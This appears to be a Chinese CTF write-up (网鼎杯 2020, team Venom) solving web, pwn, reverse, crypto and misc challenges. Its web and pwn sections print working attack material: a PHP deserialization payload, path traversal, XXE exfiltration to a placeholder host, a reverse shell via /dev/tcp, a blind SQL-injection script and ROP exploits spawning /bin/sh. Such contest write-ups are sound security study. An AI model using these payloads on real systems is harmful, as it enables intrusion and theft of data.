
网鼎杯2020-Venom-Writeup

Web

AreUSerialz

解题思路

http://eb7cb724c40a407aaff660d95772ec93d9e492d48aaa49ce.cloudgame2.ichunqiu.com/?str=O:11:"FileHandler":3:{s:2:"op";i:2;s:8:"filename";s:62:"php://filter/convert.base64-encode/resource=/web/html/flag.php";s:7:"content";N;}



---

filejava

解题思路

```
39      </form>
40  </div>
41  <br /><br />
42  <!-- flag in /flag -->
43  </body>
44  </html>
```

Request

Raw Params Headers Hex

```
GET /file_in_java/DownloadServlet?filename=../../../web.xml
HTTP/1.1
Host:
39dcfa24a67a4191a358ef063fb25d6cb07c62b0e0c24889.cloudgame1.ic
hunqiu.com:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
9
Referer:
http://39dcfa24a67a4191a358ef063fb25d6cb07c62b0e0c24889.cloudg
ame1.ichunqiu.com:8080/file_in_java/UploadServlet
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: JSESSIONID=43FC5AD9C5109F26494B7E9835EE39BB;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O;
__jsluid_h=e2e6cb052ebdd34b90db32f18612b954
Connection: close
```

Response

Raw Headers Hex XML

```
HTTP/1.1 200 OK
Date: Sun, 10 May 2020 05:21:54 GMT
Content-Length: 1525
Connection: close
content-disposition: attachment;filename=..%2F..%2F..%2Fweb.xml
X-Via-JSL: 301d0ef,-
X-Cache: bypass

<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns="http://java.sun.com/xml/ns/javaee"
xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
http://java.sun.com/xml/ns/javaee/web-app_2_5.xsd" id="WebApp_ID"
version="2.5">
  <display-name>file_in_java</display-name>
  <welcome-file-list>
    <welcome-file>upload.jsp</welcome-file>
  </welcome-file-list>
  <servlet>
    <description></description>
    <display-name>UploadServlet</display-name>
    <servlet-name>UploadServlet</servlet-name>
    <servlet-class>cn.abc.servlet.UploadServlet</servlet-class>
  </servlet>
  <servlet-mapping>
    <servlet-name>UploadServlet</servlet-name>
    <url-pattern>/UploadServlet</url-pattern>
  </servlet-mapping>
  <servlet>
    <description></description>
    <display-name>ListFileServlet</display-name>
    <servlet-name>ListFileServlet</servlet-name>
    <servlet-class>cn.abc.servlet.ListFileServlet</servlet-class>
```

http://f0ec104c400040dd8a784fc612c511db539aef8abd6247f9.cloudgame1.ichunqiu.com:8080/file_in_java/DownloadServlet?filename=../../../../../../../../../../../..//usr/local/tomcat/webapps/file_in_java.war

17	/proc/self/fd/1	200			53285
49	/proc/self/fd/33	200			52843
42	/proc/self/fd/26	200			43857
47	/proc/self/fd/31	200			41740
22	/proc/self/fd/6	200			41092
32	/proc/self/fd/16	200			36872
33	/proc/self/fd/17	200			31737
20	/proc/self/fd/4	200			28654
21	/proc/self/fd/5	200			24551
45	/proc/self/fd/29	200			17621
27	/proc/self/fd/11	200			9241

Request Response

Raw Headers Hex

```
10-May-2020 05:40:09.705 INFO [main]
org.apache.catalina.core.StandardService.startInternal Starting service Catalina
10-May-2020 05:40:09.706 INFO [main] org.apache.catalina.core.StandardEngine.startInternal
Starting Servlet Engine: Apache Tomcat/8.0.24
10-May-2020 05:40:09.721 INFO [localhost-startStop-1]
org.apache.catalina.startup.HostConfig.deployWAR Deploying web application archive
/usr/local/tomcat/webapps/file_in_java.war
```

```
payload = """
    <!DOCTYPE data SYSTEM "http://xxxxxx/e.dtd">
    <data>&send;</data>
    """
dtd = """
    <!ENTITY % file SYSTEM "file:///flag">
    <!ENTITY % all "<!ENTITY send SYSTEM 'http://xxxx/?%file;'>">
    %all;
    """
```

```
GET /?flag{3efd32ad-2ba3-4e83-917c-c92a9c8bea4c} HTTP/1
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.8.0_77
```

---

notes

解题思路

```
POST /edit_note
id=__proto__&author=bash -i >& /dev/tcp/xxx/6688 0>&1&raw=id
GET /statu
```

```
var
node@1b9c4df4f1e0:/$ cat flag
cat flag
flag{2d688077-9cb2-41d3-911b-5ec12b86b5d5}
node@1b9c4df4f1e0:/$ #
```

---

trace

解题思路

无列名时间盲注，具体看

```
#!/usr/bin/env python3
import requests
import time
url = "http://4e106253161a40e0b67fcf8944aaf62a4b2f1d28a2dc44be.cloudgame2.ichunqiu.com//register_do.php"
flag = ""
for i in range(1,43):
    for j in range(44,128):
        d = f'''username=2'^if(ascii(substr((select `2` from (select 1,2 union select * from flag)a limit 1,1),{i},1))={j},pow(9999,100) or sleep(2),pow(9999,100)),'1')#&password=1'''
        start_time = time.time()
        requests.post(url,data=d)
        if time.time() - start_time > 5:
            flag += chr(j)
```


```
            print(flag)
            bre
```

```
flag{d59c2752-b0ce-4d74-adc7-6846ae044
flag{d59c2752-b0ce-4d74-adc7-6846ae0441
flag{d59c2752-b0ce-4d74-adc7-6846ae04417
flag{d59c2752-b0ce-4d74-adc7-6846ae04417b
flag{d59c2752-b0ce-4d74-adc7-6846ae04417b}
```

Misc

签到

http://caf41c7b5ae4410b89797047087d8fdc52ccd7fe5055478e.cloudgame2.ichunqiu.com/



虚幻2

解题思路：

解压后是个png 36*12，按照rgb分别分离通道，拼接之后是36*36大小，之后卡住了。后来发现扫码网站会保存图片，于是把保存的图片爬下来挨个扫最终上车成功

FitQR® PLus Decoder Report

返回 | 首页

Uploaded Status	Save.
Uploaded files count	1
Uploaded file size	27469
Uploaded file name	pic_20200510162039.png
Uploader elapsed	16517us (16.517ms)
Decoded Status	Decoded
Text Charset	Big5
HXDecoder elapsed	30357us (30.357ms)
Decoded Text	Size= 42 bytes 1 lines flag{eed70c7d-e530-49ba-ad45-80fdb7872e0a}

Preview

Crypto

you raise me up

解题思路

使用sage的discrete_log求解

```
n = 2 ** 512
m = 39119070912452742895948966256527403931830595217293685940385507958140277098689030846908473545120788538631898688104156370482594394506934334530738109955907 5
c = 66658513942032142458567894507236586325208167916217967759097668952330002340236428787860256449537979953732113084856053970241231800859241176108024859725844 99
discrete_log(mod(c,n),mod(m,n))
#long_to_bytes(560063927934056515529244792930968411267638722907941864170542881100431029536125742159022308115939577 57)
#b'flag{5f95ca93-1594-762d-ed0b-a9139692cb4a}'
```

---

boom

解题思路

```
from z3 import *
```

```
x = Int('x')
y = Int('y')
z = Int('z')

s=Solver()
s.add((3*x-y+z) == 185)
s.add((2*x+3*y-z) == 321)
s.add((x+y+z)==173)

if s.check() == sat:
    m = s.model()
    print m
else:
    print 'unsat'
[y = 68, x = 74, z = 31]
from z3 import *
x = Int('x')
s=Solver()
s.add((x*x+x) == 7943722218936282)

if s.check() == sat:
    m = s.model()
    print m
else:
    print 'unsat'
[x = 89127561]
```

Pwn

boom1

解题思路

题目是一个编译器，编译后会模拟执行，vm和程序本身同一个进程，只能调用open read write printf(没有system)....函数，且通过设置全局flag只能调用一次函数，调试可以看到在用于模拟执行的malloc的块中含有栈地址，可以直接通过：int *fd;int *i;int *j; j=&i;j=*(j+4);来获得程序本身的栈地址，然后leak出程序加载基址，修改全局flag位就可以多次调用函数，而后利用写语句来在栈上布置一条rop链，执行system(/bin/sh)即可

```
from pwn import *
context.log_level="debug"
p=remote("182.92.73.10",24573)
```

```
#p=process("./pwn")
payload='void main(){int *fd;int *i;int *j; j=&i;j=*(j+4);i=j-30;j=*i;j=j+262716;i=i+1;fd=*i;printf("%p %p",fd,i);*j=1;read(0,i,0x100);}'
p.sendlineafter("...\n",payload)
s=p.recvuntil(" ")
s2=p.recv(14)
libc=int(s,16)-0x20830#0x7f35f8df8b97+0x7f35f8dd7000
stack=int(s2,16)
print hex(libc),hex(stack)
pop_rdi=libc+0x21102#0x02155f
system=libc+0x45390#0x4f440
rop=p64(pop_rdi)+p64(stack+0x28)+p64(pop_rdi+1)+p64(system)+p64(0)+"/bin/sh\x00"
#gdb.attach(p)
p.sendline(rop)
p.interactive()
```

---

boom2

解题思路

和boom1类似，用于模拟执行开辟的空间中同样存在栈地址，利用程序本身的opcode获得main函数返回地址：libc_start_main附近地址，而后再将其覆盖为one_target即可，过程见exp注释：

```
from pwn import *
#context.log_level="debug"
#p=process("pwn-2")
p=remote("182.92.73.10",36642)
#gdb.attach(p)
payload=p64(0x1)+p64(0xffffffffffffff18)
payload+=p64(0xd)
payload+=p64(0)+p64(0xfffffffffffffffc)
payload+=p64(9)
payload+=p64(0x19)
payload+=p64(0xd)#push stack addr
payload+=p64(0x9)#get libc addr
payload+=p64(0xd)#push libc_start_main
payload+=p64(0x1)+p64(854295)#write one_target
payload+=p64(0x19)
payload+=p64(11)
p.sendlineafter("code> ",payload)
p.interactive()
```

Reverse

bang

解题思路

安卓，梆梆加密

直接拖dex,

```
public void onClick(View paramAnonymousView)
      {
        String str = localEditText.getText().toString();
        paramAnonymousView = paramBundle.getText().toString();
        if (str.equals(paramAnonymousView))
        {
          MainActivity.showmsg("user is equal passwd");
        }
        else if ((str.equals("admin") & paramAnonymousView.equals("pass71487")))
        {
          MainActivity.showmsg("success");
          MainActivity.showmsg("flag is flag{borring_things}");
        }
        else
        {
          MainActivity.showmsg("wrong");
        }
      }
```

https://github.com/hanbinglengyue/FART

flag{borring_things}

---

signal

Windows下的vm，整体代码还是比较清晰的，逐位进行加密和比较

```
2 add
```

```
3 sub
4 xor
5 mul
7 cmp
10 read
11 dec
12 inc
```

flag{757515121f3d478}

---

jocker

0x401500处函数进行异或0x41修改，修改的长度为0xBA。前半段flag以

hahahaha_do_you_find_me?为key做异或并进行比较

```
cipher = [14, 13, 9, 6, 19, 5, 88, 86, 62, 6, 12, 60, 31, 87, 20, 107, 87, 89, 13]
key = 'hahahaha_do_you_find_me?'
flag = ''
for i in range(len(cipher)):
    flag += cipher[i]^ord(key[i])
print flag
```

得到前半段flag flag{d07abccf8a410c

之后需要找后半段flag，main函数中规定了flag的长度为24，那么只有5位未知，而最后一位一定为}，所以是4位未知。没有找到后来相应的后半段flag的相应信息。而且finally中随机数的check也过不去。开始猜测这五个字符为加密的后半段flag

```
v3 = '%';
v4 = 't';
v5 = 'p';
v6 = '&';
v7 = 0x3A;
```

所以需要找0x3a和0x7d的关系，无非可能就是单纯的加减乘除与位运算，而可逆的运算也不多。简单尝试后，发现xor得到的字符串比较像是flag

```
>>> 0x7d^0x3a
71
>>> chr(ord('&')^71)
'a'
>>> chr(ord('p')^72)
'8'
>>> chr(ord('p')^71)
'7'
>>> chr(ord('%')^71)
'b'
>>> chr(ord('t')^71)
'3'
>>> chr(ord('p')^71)
'7'
>>> chr(ord('&')^71)
'a'
```

之后拼接就是flag

flag{d07abccf8a410cb37a}